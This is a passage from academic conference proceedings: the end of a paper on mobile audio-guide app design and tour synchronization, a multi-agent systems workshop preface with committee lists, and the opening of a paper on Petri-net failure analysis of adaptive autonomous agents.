integrated with geographical maps and providing facilities to define a tour as a route connecting selected POIs with associated audio tracks and other relevant annotations. There is a number of good examples of such solutions including such popular applications as *Izi.travel*<sup>1</sup>, *PocketGuide*<sup>2</sup>, and *Azbo*<sup>3</sup>.

#### A. Story Telling Platform: *Izi.travel*

The *Izi.Travel* application is marketed as a storyteller platform for indoor and outdoor audioguiding with a possibility to display other multimedia data such as texts, links or images. Audio track playback starts automatically as soon as a user enters a so called trigger zone (as Figure 1 (left) shows). There is a free walking mode, and a user may select stories from the story base. The application supports both online audio streaming and offline playback of the downloaded tours.

We can particularly mention the following strong points of this application:

- Despite the application recommends to follow a desired order of POIs, the tours are more or less flexible: it is not prohibited to visit POIs in user's own order.
- There are useful features supporting tour timing and distance.
- Registered tour creators use a special interface and an access to the content management system for uploading their own tours.
- There is a sandbox mode: in order to test a just defined tour, the system allows giving an access to this tour only to a limited number of users.
- There is a feature for nearby object recommendations which is particularly important for a free walking mode.




Fig. 1. Visibility area usage (left) and definition (right) in *Izi.Travel*

Thus, there are significant strong points. However, there are issues to consider while improving possible use cases and underlying data models:

- Since trigger zone definition is a tour creator's responsibility, there could be inconsistent zones (as Figure 1 (right) shows). As a result, audio track playback might not always begin in the most appropriate moment.
- Audio playback begins from scratch if a user quits a trigger zone for a while and enters it again. In such a case the user has to adjust the playback manually.

- Nearby object recommendation facility doesn't differentiate users according their movement speed (recommendations would be more helpful if we would be able to distinguish between walkers, biker and car drivers).
- Audio tracks are played by the application itself, not in background.

#### B. Travelling in Big Cities: *PocketGuide*

The *PocketGuide* application is oriented to those users who travel in big cities. Basically, the audioguide collection contains numerous must-see style tours featured with the access to information about dining and shopping facilities displayed on the map. Such approach is particularly suitable for business visitors having not much time for detailed tours and for prior preparations. User can create travel diaries and sync them with user's *Facebook* account). The *PocketGuide* provides also a ticketing platform for the partner companies selling regular (non-electronic) tours. A user can sync audio with others (a certain fee required) but we did not find any possibility for creating and sharing user's own routes. Thus, the *PocketGuide* is rather a consumer-centric (not creator-centric) platform.

Summarizing obvious advantages of this application, we can emphasize the following important points:

- For each tour there is information about its distance and required time; for some tours the best and the worst visiting time periods are provided.
- It is possible to download the offered tours for the selected city all-at-once.
- By using device orientation and geo-positioning, the application computes the current user's field of vision automatically.
- The application provides public transportation information for accessing the POIs.
- There are tours offered in many languages, and the application provides a convenient interface for selecting a tour in your language.

There are some issues which are not completely resolved in the *PocketGuide* and provide foundation for future work:

- Tours are classified only by cities.
- The application straightforwardly follows the model "see the most in the shortest time". However, though information about tour distance and required time is available, a user is unable to search a tour for a given period of time.
- Despite significant efforts to compute a user's field of vision, sometimes playback begins even if an object is overlapped by another objects.
- Similar to *Izi.Travel*, the recommended nearby objects might be very distant from the actual user's position.
- It is expected that a user permanently holds a mobile device and interacts with it. All the information (where to go, which object is worth looking at, etc.) is shown on the screen. So, the application is rather not much battery-friendly: it exploits very actively the most energy consuming device features (such as screen, GPS, wi-fi, positioning sensors, etc.)

<sup>1</sup><https://izi.travel/en>

<sup>2</sup><http://pocketguideapp.com>

<sup>3</sup><https://azboguide.com/en>



- Tour search and classification facilities are very limited.
- No platform for tour creators is provided: the standard option is to contact the *PocketGuide* team.

### C. Up to a City District: Azbo

In the *Azbo* guiding application the available audioguides are classified by cities and city districts. In contrast to the *PocketGuide* and the *Izi.Travel*, a user selects and launches the audio tracks manually. For the cities included to the *Azbo* list, there is a possibility to create a new tour; however, a tour creator is limited by only those points which already exist on the *Azbo* map (this feature requires user authorization). Local user itinerary construction is possible with using points defined in the system.

Among other significant advantages we could mention the following capabilities:

- The *Azbo* supports tour search by a desired time and duration.
- There is a nearby excursion searcher (in this mode, the tours can be offered in 1 km area close to the actual user position).
- All the itineraries available for a certain city district can be downloaded. Available district itineraries are shown on the map. This simplifies tour selection.
- Registration is required only for new public itinerary creation.

There are several drawbacks which could be a rationale for further improvements:

- Currently the *Azbo* does not support automated audio display. Apparently, a user has to permanently hold a device in his or her hands.
- We did not find an option to create a tour in a city which is currently not included to the *Azbo* list. We think that it could stand in the way of gaining more popularity among those users who would like to share their own experience in new places.
- User itineraries are saved only to a mobile device. The only way to create your tours is to use the mobile application. There is no any platform for tour creators and for collaboration of travellers.
- The route between the existing points is created automatically. In reality, such an automatically constructed route might be far from being optimal, especially if the goal is not to construct the shortest route, but to offer the most interesting connection from creator's point of view.
- Excursion online streaming is not supported. Every excursion has to be downloaded to a user device.

### D. Lessons Learned

We admit that developers of the above examined applications had their own views on the features they decided to implement. So, it is extremely important to note that our analysis **does not tend to criticize existing solutions** (which are excellent examples of very successful and popular products), **but to summarize possible areas where concepts,**

**data models, use cases and application organization can be rethought, improved or advanced.**

In particular, our investigations showed that most existing applications are limited on selecting a tour to follow: there is no support for postponed or suspended tours; there are few features allowing tour adjustments or recommendations according to traveler's movements.

Many applications target the travelers who did preliminary preparations, so such travelers (more or less) know the places that they would like to visit. However, there are situations when the primary plans of a journey are not connected to sightseeing (for example, in a case of business trips). In such a case, there could be spontaneous walks within the limited period of time: it means that a traveler might not have time and/or wish to carefully select the possible tours. The same situation might happen if a traveler has to overstay in some area due to such reasons as flight delay, missing the train, business program extension, etc.

Current systems have very limited support for tour combinations and/or for using fragments from different tours during one walk without forcing users to explicitly select these fragments.

Attempts to define traveler's field of vision automatically requires using device orientation facilities. Thus, a user has to constantly hold the device in hands in proper orientation: in such a way, the user has to interact with a device instead of directing attention to the tourist attractions. Most interactions with a user require screen operations. Again, it does not help in focusing user's attention on the excursion, not on the device. Furthermore, an active screen might quickly drain device battery.

We also believe that it is very important to combine online streaming facilities with the support for following the tours when the user device is not connected to the Internet.

## IV. INTERACTIVE AUDIO GUIDING SYSTEM: OBJECT MODEL AND INTERFACES

Our focus is on creating flexible tours with paying attention to actual traveler walk using geolocation and other features of mobile devices.

We define two major *user roles*: a tour creator (*expert*) and a tour user (*traveler*). Hereafter we describe the object model of interactive audioguiding system.

### A. Object Model

A *tour* is a sequence of *point of interests* (POIs) where for each point a *zone of vision* is defined. A zone of vision (which is also a trigger zone used to decide at what moment the corresponding audio track playback should start) is a geometric shape corresponding to a certain area associated to a geographic map. Trigger zone definition is based on polygon geometry types from "OGC Simple Features Specification for SQL OpenGIS" [8].

A set of entities (POI, POI zone of vision, POI multimedia) forms a *standard location model*. Location multimedia may include audio tracks (particularly, for a case of creating tours



the traveler gets a notification. The traveler is able to see all the points of vision on the map and their areas of vision. As soon as the traveler enters such an area, playback begins for a certain point of vision.

One of objectives of our approach is to extend the standard audio guide organization with the abilities to create and modify tours with using information of current guide or traveler position and with respect to such device features as geopositioning, photo/video camera, voice recorder, etc.

### C. Databases

In accordance to the object model and the usage modes described in Sections IV-A and IV-B, we designed the server-side and client-side databases. Figures 3 and 4 represent the excerpts with only core database entities included. These core entities are required in order to examine synchronization issues discussed in Section IV-D. Database schema was designed with *dbdesigner.net* [9].

### D. Synchronization Issues

With respect to indirect collaboration of tour creators and tour users, the important aspect is how to sync tour contents in the case when a tour is modified by a tour creator or by an authorized moderator. If the tour is currently playing, its modification on the fly might unpleasantly interrupt the excursion: it is highly unlikely that users would be satisfied with such an interruption. So we propose the following algorithm in order to assure proper synchronization of client device contents with the changes on the server:

- 1) As soon as an expert decides to modify a tour, and saves the changes in the mobile or web client application, all the update information is sent to the server by using PUT (for a tour update operation) or DELETE (for a tour removal operation) method <sup>5</sup>.
- 2) On the server side, the records corresponding to the tour (to be modified) are deleted together with all the records from the linked tables (places, translations, etc.) as well as from the tables containing user modified data (such as accessibility marks and passed points information). After deletion, on update, the new tour record is added to the database.
- 3) On successful server database modification, PUSH-notifications are sent to all the users. Every notification contains the following data:
  - a) "Operation" – "Update" or "Delete";
  - b) "Outdated tour id" – a removed tour id; and
  - c) "City of outdated tour" – a city id.
- 4) As soon as a client device gets the notification, the application checks whether a tour exists in the local database. If such a tour exists, the application checks whether it is active (being played) right now.

<sup>5</sup>According to the REST (REpresentational State Transfer) architectural style for distributed hypermedia systems [10]. HTTP-based web-service APIs adhering to the REST architectural constraints typically use a set of standard HTTP-methods: GET, PUT, POST, and DELETE. See [11] for details.

- 5) If the client is in the single guide mode and the outdated tour is being played, the application changed status of playing tour to "Outdated". This status change prevents from interrupting the tour, but prepares its further update. If the tour is outdated, the application continues playing the tour, but stops sending requests for updating user-provided information (such as POI accessibility marks, passed points information, etc.). The recent information (i.e. information before the update) stored in the local database is displayed to the user. As soon as a user decides to stop this tour, the tour is completely deleted from the local database. The new version is downloaded upon further selection of this tour.
- 6) If the client is in the just walk mode (it means that there is no tour which is currently playing), the application checks the update notification parameter "City of outdated tour". If the user is in this city, all the information in device memory (e.g. points on the map) is reloaded again.
- 7) If currently there is no specific mode, but a user interacts with one of tour information screens, the application suggests to update data. The outdated tours are now blocked for usage.
- 8) In all other cases, the outdated tours are removed from the device.

Thus, an active tour is not interrupted even if a tour creator modifies it. The application proceeds with an update only if a tour is completed or cancelled by the user. Despite some records might require being downloaded from the database while the tour is playing, this is only a minor synchronization overhead. Finally, the outdated tours are completely deleted from the server database, hence frequent GET requests (required, for example, in just walk mode) do not imply the analysis of many outdated database records.

At the same time, we admit that such an approach is not free from several drawbacks. The above described algorithm is not incremental: partial updates are not possible. So, for example, a tour creator can not change only some location attribute, and update only this small part of data. In such a case, the whole tour has to be updated. The server file system might become obstructed by a lot of outdated information. So, some garbage collection scripts might be periodically required, and this process might temporarily block the system for accessing by mobile clients. In this work we did not consider this issue.

## V. CONCLUSION

Based on our analysis of solutions offered on the digital market, we introduced an approach to developing an audio-guiding recommendation and journey assistance systems with particular attention to system usage scenario definitions, its architecture and data models. In addition to using necessary standard features of present-day mobile devices (such as geolocation sensors and multimedia facilities), our solution follows an idea of implementing a collaboration framework and exploits a concept of mobility in a broader sense: users may complement the contents of a tour they follow, and,




Fig. 3. Server database: core entities




Fig. 4. Client database: core entities

conversely, tour creators can leverage customers' experience while creating or modifying travel tours.

We particularly address a just walk scenario where the system does not force concrete activities upon users, but suggests possible options on the base of available tour information, actual conditions and existing recommendations.

A tour creation model fits both professional guides and (even more) amateurs willing to share their knowledge and experience with others in the form of authored audio excursions integrated with geolocation features and geographical maps accessible from a mobile device (currently we rely on

Google Maps as a map service).

We believe that our approach can expand opportunities of present-day audioguiding applications and increase the number of potential stakeholders interested in using such systems. The obverse case is the eventual complexity of tour creator's user interface required in order to support all the capabilities of the proposed architecture. Our future work is on improving user interfaces, increasing the system's flexibility by using a number of different map providers as well as advancing a concept of automated tour and track selection and recommendation.

## ACKNOWLEDGMENT

This work is partially supported by the grant 17K00509 of Japan Society for the Promotion of Science (JSPS).

## REFERENCES

- [1] J.-P. Gervail and Y. Le Ru, "Fusion of multimedia and mobile technology in audioguides for museums and exhibitions," in *Fusion of Smart, Multimedia and Computer Gaming Technologies*. Springer, 2015, pp. 173–205. [Online]. Available: [https://doi.org/10.1007/978-3-319-14645-4\\_8](https://doi.org/10.1007/978-3-319-14645-4_8)
- [2] A. Gionis, T. Lappas, K. Pelechris, and E. Terzi, "Customized tour recommendations in urban areas," in *Proceedings of the 7th ACM international conference on Web search and data mining*. ACM, 2014, pp. 313–322. [Online]. Available: <https://doi.org/10.1145/2556195.2559893>
- [3] A. Majid, L. Chen, H. T. Mirza, I. Hussain, and G. Chen, "A system for mining interesting tourist locations and travel sequences from public geo-tagged photos," *Data & Knowledge Engineering*, vol. 95, pp. 66–86, 2015.
- [4] O. Patri, K. Singh, A. Panangadan, and V. Prasanna, "Automated planning of leisure walks based on crowd-sourced photographic content," *IEEE ICSC 2015, Anaheim, California, USA*, 2015.
- [5] S. J. Berman, "Digital transformation: opportunities to create new business models," *Strategy & Leadership*, vol. 40, no. 2, pp. 16–24, 2012.
- [6] E. Pyshkin and M. Pyshkin, "Towards better requirement definition for multimedia travel guiding applications," in *Computational Intelligence (SSCI), 2016 IEEE Symposium Series on*. IEEE, 2016, pp. 1–7. [Online]. Available: <https://doi.org/10.1109/SSCI.2016.7850189>
- [7] E. Pyshkin, A. Baratynskiy, A. Chisler, and B. Skripal, "Information management for travelers: Towards better route and leisure suggestion," in *Computer Science and Information Systems (FedCSIS), 2016 Federated Conference on*, vol. 8. ACSIS, Sept 2016, pp. 429–438. [Online]. Available: <http://dx.doi.org/10.15439/2016F224>
- [8] G. Open, "Consortium: Opendis simple features specification for sql, revision1. 1," *OpenGIS Project Document*, pp. 99–049, 1999.
- [9] "Dbdesigner.net: Online database schema designer," accessed: May 7, 2017. [Online]. Available: <https://dbdesigner.net/>
- [10] R. T. Fielding, "Architectural styles and the design of network-based software architectures," Ph.D. dissertation, University of California, Irvine, 2000.
- [11] "Restful web services tutorial," accessed: Feb 4, 2017. [Online]. Available: <https://www.tutorialspoint.com/restful/index.htm>



# 11<sup>th</sup> Joint Agent-oriented Workshops in Synergy

**M**ULTI-AGENT systems (MASs) provide powerful models for representing both real-world systems and applications with an appropriate degree of complexity and dynamics. Several research and industrial experiences have already shown that the use of MASs offers advantages in a wide range of application domains (e.g. financial, economic, social, logistic, chemical, engineering). When MASs represent software applications to be effectively delivered, they need to be validated and evaluated before their deployment and execution, thus methodologies that support validation and evaluation through simulation of the MAS under development are highly required. In other emerging areas (e.g. ACE, ACF), MASs are designed for representing systems at different levels of complexity through the use of autonomous, goal-driven and interacting entities organized into societies which exhibit emergent properties. The agent-based model of a system can then be executed to simulate the behavior of the complete system so that knowledge of the behaviors of the entities (micro-level) produce an understanding of the overall outcome at the system-level (macro-level). In both cases (MASs as software applications and MASs as models for the analysis of complex systems), simulation plays a crucial role that needs to be further investigated.

## TOPICS

JAWS'17 aims at providing a forum for discussing recent advances in Engineering Complex Systems by exploiting Agent-Based Modeling and Simulation. In particular, the areas of interest are the following (although this list should not be considered as exclusive):

- Agent-based simulation techniques and methodologies
- Discrete-event simulation of Multi-Agent Systems
- Simulation as validation tool for the development process of MAS
- Agent-oriented methodologies incorporating simulation tools
- MAS simulation driven by formal models
- MAS simulation toolkits and frameworks
- Testing vs. simulation of MAS
- Industrial case studies based on MAS and simulation/testing
- Agent-based Modeling and Simulation (ABMS)
- Agent Computational Economics (ACE)
- Agent Computational Finance (ACF)
- Agent-based simulation of networked systems
- Scalability in agent-based simulation

## STEERING COMMITTEE

- **Cossentino, Massimo**, ICAR-CNR, Italy
- **Fortino, Giancarlo**, Università della Calabria, Italy
- **Gleizes, Marie-Pierre**, Université Paul Sabatier, France
- **Pavon, Juan**, Universidad Complutense de Madrid, Spain
- **Russo, Wilma**, Università della Calabria, Italy

## SECTION EDITORS

- **Fuentes-Fernández, Rubén**, Research Group on Agent-based, Social & Interdisciplinary Applications (GRASIA), Universidad Complutense de Madrid (UCM), Spain
- **Gravina, Raffaele**, University of Calabria, Italy
- **Niazi, Muaz**, COSMOSE Research Group, COMSATS Institute of IT, Pakistan
- **Seidita, Valeria**, Università degli Studi di Palermo, Italy

## REVIEWERS

- **Antunes, Luis**
- **Azar, Ahmad Taher**, Benha University, Egypt, Egypt
- **Bernon, Carole**, Université Paul Sabatier, France
- **Bremer, Joerg**, University of Oldenburg
- **Cipresso, Pietro**, Applied Technology for Neuro-Psychology Lab, Italy
- **Davidsson, Paul**, Malmö University, Sweden
- **Derksen, Christian**, University Duisburg-Essen, Germany
- **Fortino, Giancarlo**, Università della Calabria, Italy
- **Garro, Alfredo**, University of Calabria, Italy
- **Guerrieri, Antonio**, University of Calabria, Italy
- **Kowalczyk, Ryszard**, Swinburne University of Technology, Melbourne, Victoria, Australia
- **Linnenberg, Tobias**
- **Moench, Lars**, FernUniversität Hagen, Germany
- **Molesini, Ambra**, Università di Bologna, Italy
- **Özdemir, Serkan**, University of Duisburg-Essen, Germany
- **Petta, Paolo**, OFAI, Austria
- **Ribino, Patrizia**, Istituto di Reti e Calcolo ad Alte Prestazioni - Consiglio Nazionale delle Ricerche, Italy
- **Savaglio, Claudio**, Università della Calabria
- **Sonnenschein, Michael**, University of Oldenburg, Germany
- **Sudeikat, Jan**, Hamburg Energie GmbH, Germany
- **Törsleff, Sebastian**
- **Unland, Rainer**, Universität Duisburg-Essen, Germany
- **Vizzari, Giuseppe**, Università di Milano Bicocca, Italy
- **Zia, Kashif**, Sohar University, Oman, Pakistan





# Preface to the JAWS Workshops

Giancarlo Fortino  
Università della Calabria  
in Rende, Italy  
Email: g.fortino@unical.it

Rubén Fuentes-Fernández  
GRASIA (Research Group on  
Agent-based, Social & Interdisciplinary Applications),  
Universidad Complutense de Madrid  
in Madrid, Spain  
Email: ruben@fdi.ucm.es

Valeria Seidita  
Università degli Studi di Palermo  
in Palermo, Italy  
Email: valeria.seidita@unipa.it

Raffaele Gravina  
PLASMA (Programming Languages, Systems  
and Architectures) Group,  
Università della Calabria  
in Rende, Italy  
Email: r.gravina@dimes.unical.it

Muaz Niazi  
COMSATS Institute of Information Technology  
in Islamabad, Pakistan  
Email: muaz.niazi@gmail.com

## I. INTRODUCTION

**J**AWS are the Joint Agent-oriented Workshops in Sinergy at the annual FedCSIS conference. This section presents the events and papers of the 7th edition in this series, which includes the 11th edition of the Multi-Agent Systems and Simulation (MAS&S) and the 9th Agent-Based Computing - from Model to Implementation (ABC:MI) workshops, the longest standing in the series. The JAWS event provides researchers on agent-based systems and their applications from all over the world the opportunity to meet together. Since its first edition (Szczecin, Poland, 2011), the JAWS workshops have been expanded their scope to become well-recognized international events in their fields. Their papers have been published in English by prestigious publishing houses (this year by IEEE Press).

The organizational structure of JAWS 2017 is similar to other international scientific workshops. The backbone is the scientific program and the open debates on the main topics about agents.

The scientific program of the event is organized by the different workshops under the umbrella of JAWS, with common guidelines to guarantee an homogeneous quality level. Each submitted paper has been reviewed by three members of the Program Committee (PC), coordinated by the corresponding Workshop Chairs. In case of potential conflicts of interest, reviewers from FedCSIS but outside those of JAWS were recruited to write the reviews. The PC consisted of 25

researchers from 7 different countries. The full list of chairs, PC members, and reviewers can be found in the pages of these FedCSIS proceedings.

JAWS 2017 has received 12 papers from all over Europe, attesting to the truly international nature of the event. After review by the international PC, 6 papers have been accepted for presentation and published in this volume. These numbers are similar to those of the last edition.

## ACKNOWLEDGMENT

We would like to express our sincere gratitude to all the people who helped to bring about JAWS 2017. First of all, thanks to the contributing authors, for ensuring the richness of the workshops and for their cooperation in the preparation of this volume. Special thanks are due to the members of the program committee and reviewers for their professionalism and their dedication in selecting the best papers for the event. Thanks also to the JAWS Steering Committees for its guidance and continuous support.

Nothing would have been possible without the initiative and dedication of the Organizing Committee from the Faculty of Information Technology, Czech Technical University in Prague. We are very grateful to all the people who helped in the large variety of organizing tasks.

Also, we thank you the FedCSIS Organizing Committee and Secretariat for their continuous support in administrative matters, as well as Maria Ganzha, Leszek A. Maciaszek, and Marcin Paprzycki and the teams from their Polish universities.



# Failure Analysis for Adaptive Autonomous Agents using Petri Nets

Mirgita Frasheri, Lan Anh Trinh, Baran Cürüklü, Mikael Ekström  
Mälardalen University  
Västerås, Sweden

Email: {mirgita.frasheri, anh.lan, baran.curuklu, mikael.ekstrom}@mdh.se

**Abstract**—Adaptive autonomous (AA) agents are able to make their own decisions on when and with whom to share their autonomy based on their states. Whereas dependability gives evidence on whether a system, (e.g. an agent team), and its provided services are to be trusted. In this paper, an initial analysis on AA agents with respect to dependability is conducted. Firstly, AA is modeled through a pairwise relationship called willingness of agents to interact, i.e. to ask for and give assistance. Secondly, dependability is evaluated by considering solely the reliability attribute, which presents the continuity of correct services. The failure analysis is realized by modeling the agents through Petri Nets. Simulation results indicate that agents drop slightly more tasks when they are more willing to interact than otherwise, especially when the fail-rate of individual agents increases. Conclusively, the willingness should be tweaked such that there is compromise between performance and helpfulness.

## I. INTRODUCTION

**D**EPENDABILITY IS, and has been for a decade, a promising research direction for researchers and is considered central in designing systems that are intended to work closely with and for humans (e.g. automotive, airborne, and service robots). Originally, it was devised from software development areas and can be stated by Avizienis *et al.* [1] as "*the ability to deliver service that can justifiably be trusted*". The dependability of a system is evaluated by one, several or all of the attributes including availability, reliability, safety, integrity, and maintainability. The implementation of dependability starts with the understanding of the threats to the system dependability: The threats consists of failures, errors, and faults. The link between the three is known as fault-error-failure chain. A failure happens when the services provided by a system do not comply with its specification. An error affects the services and leads to the failure of the system. The hypothesized cause of an error is a fault. Therefore, there are four means that have been developed to protect the system dependability which are fault prevention, fault removal, fault forecasting, and fault tolerance, whereof fault tolerance is discussed in this work. It is deducible that the fault is the root of every failure appearing inside and outside of the system. The most pressing challenge is how to predict the frequency of faults and the moment a fault occurs, thus fault analysis is utilized to minimize the probability of faults and fault prediction is applied to give an estimate of when faults happen in the system. Thereafter, other means are developed to protect the dependability with respect to the analysis of the

fault. In order to conduct fault analysis, various approaches such as Petri Net (PN), fault tree analysis (FTA), failures modes effects and criticality analysis (FMECA), and hazard operability (HAZOP) have been introduced in the work of Bernardi *et al.* [2]. However, in this work PN is chosen because this framework provides a probability approach for fault analysis and fault prevention in both development and operational stages of designing a system. For instance as an extension of PN, a stochastic Petri net could be combined with Markovian models to evaluate the probability of the current state and the probability of future fault events for a fault prognosis process. In this work, a Colored Time PN (CTPN) is utilized for fault analysis in a system of adaptive autonomous agents.

On the other hand, agent autonomy represents a widely discussed topic in the literature. It can be described in two dimensions: self-directedness, i.e. autonomy in determining one's own goals, and self-sufficiency, i.e. autonomy in carrying out a task or goal without outside help [3]. Autonomy is also a relational concept [4]. There is autonomy from the environment, which is defined by how much an agent is independent from the stimuli coming from outside. Moreover, there is autonomy from other agents – social autonomy – that is defined by how much an agent is independent from the influences of those other agents. Castelfranchi [4] grounds the concept of autonomy on dependence theory. Consequently, an agent *A* doing a task might realize that it needs a resource, know-how, a plan, or an action that it does not have in order to achieve its goal. If there is an agent *B* that can provide *A* with what it needs, then *A* will depend on *B* for that specific need. As a result *A* is not autonomous from *B*. When the dependencies change, so does the autonomy of the parties involved. Adaptive autonomy specifically enables the agent to decide on its own autonomy [5]. In this work, it means that agents can choose when to depend on others, or when to be depended upon based on their current circumstances.

The aim of this paper is to analyze an initial concept of an adaptive autonomous agent developed previously [6] with respect to fault tolerance by using Petri Nets. The following sections are organized as follows. First related work both on Petri Nets and adaptive autonomy is discussed. Thereafter, the initial agent model is described and it is shown how the willingness to interact shapes the agent's autonomy. Next, the failure analysis is conducted. Simulations are run in order to

show how the willingness to interact, failure frequency and the number of tasks dropped by the agents relate to each other. Finally results are described and discussed.

## II. RELATED WORK

### A. Dependability

The assessment of system dependability, as aforementioned, is based on the basic attributes. Depending on the specific applications, different attributes are used to measure the dependability of a system. In the development of robotics application, with regards to the reliability, a group of researchers from India [7] proposed an approach to assess various parameters that make a multi-robot system more reliable. The proposed method is a combination of PN and fuzzy lambda-tau. Another model and analysis for multi-robot based on stochastic PN is introduced by Sheng *et al.* [8]. However, the former research focused on reliability analysis for a navigation system, the latter one studied of a reliable model for multi-robot exploration. These researches are limited to these particular systems.

In the study of fault tolerance analysis for a group of agents, there are some researches on modeling and analyzing a distributed system of agents using PN and extended PN. For instance, Ammour *et al.* [9] introduced a stochastic Petri net combined with Markovian models to evaluate the probability of the current state and the probability of future fault events for a fault prognosis process in discrete event systems. In the work of Sun Chen *et al.*, [10] an adaptive consensus of fault tolerance for a multi-agent system was proposed. Another automated analysis of fault tolerance for a reliable communication system is introduced by Stoller and Schneider [11]. A model, analysis of fault tolerance for a distributed multi-agent system using Time Colored Petri Nets are provided by Boukredera *et al.* [12]. In the work of Kristan *et al.* [13], based on PN tool, the activities of agent in a complex multi-agents system are analyzed. Recently, a combination of a fuzzy method and PN introduced in [14] is proposed to analyze a sequential failure in complex industrial systems. Although some effective techniques for faults analysis have been developed, there are lacks of works focusing on the analysis of faults for adaptive autonomous multi-agent systems. Therefore, a method based on CTPN is proposed for failure analysis in the context of autonomous adaptive agents.

### B. Agent Autonomy

Alongside adaptive autonomy, there are several other similar concepts such as adjustable autonomy, collaborative control, mixed-initiative interaction, and sliding autonomy. Adjustable autonomy refers to a system in which the human operator is the one to decide on the levels of autonomy of the agent [5]. Mixed-initiative interaction makes it possible for either the human or the agent to decide on autonomy levels [5]. Collaborative control allows the human and agent to resolve their inconsistencies through dialogue [15]. Sliding autonomy refers to a system which can switch between full tele-operation and autonomy on a task level, i.e. the agent can be tele-operated with respect to a task  $T_1$  whilst executing autonomously a task

$T_2$  [16]. While this list is not exhaustive, it still represents the most encountered terminology in the literature and serves to build a general picture of the landscape in the field. Worth noting is that there has been a paradigm shift in how dynamic autonomy is handled, from the 10 levels of autonomy [17] to team-work approaches in which autonomy is not fixed but rather changes depending on the interdependencies between agents [18]. Moreover, the authors have proposed a design methodology which identifies possible interdependencies in a system, and thus helps the designer provide support for them in the implementation phase.

Several works aim at providing comparison between systems with and without adaptive autonomy [19], and between systems with different approaches to autonomy [5] [20]. Systems such as RIAACT [21] are oriented toward meeting real-time requirements of adjustable autonomous agents. Whereas, STEAM [22] is an agent architecture which adds support for teamwork. Specifically, team operators, i.e. reactive team plans, are introduced. The agents also have their individual plans which do not require teamwork. Kaa [23] is a system developed on top of the KAoS policy system [24]. KAoS implements policies to orchestrate multi-agent behavior, and Kaa allows for their modification on run-time. This solution is centralized.

In this paper, the willingness to interact is used to shape agent autonomy. Additionally, the decision of whether to interact, i.e. whether to ask or to give assistance, is considered as internal to the agent. There is no hierarchy between them, nor fixed levels of autonomy.

## III. BACKGROUND ON PETRI NETS

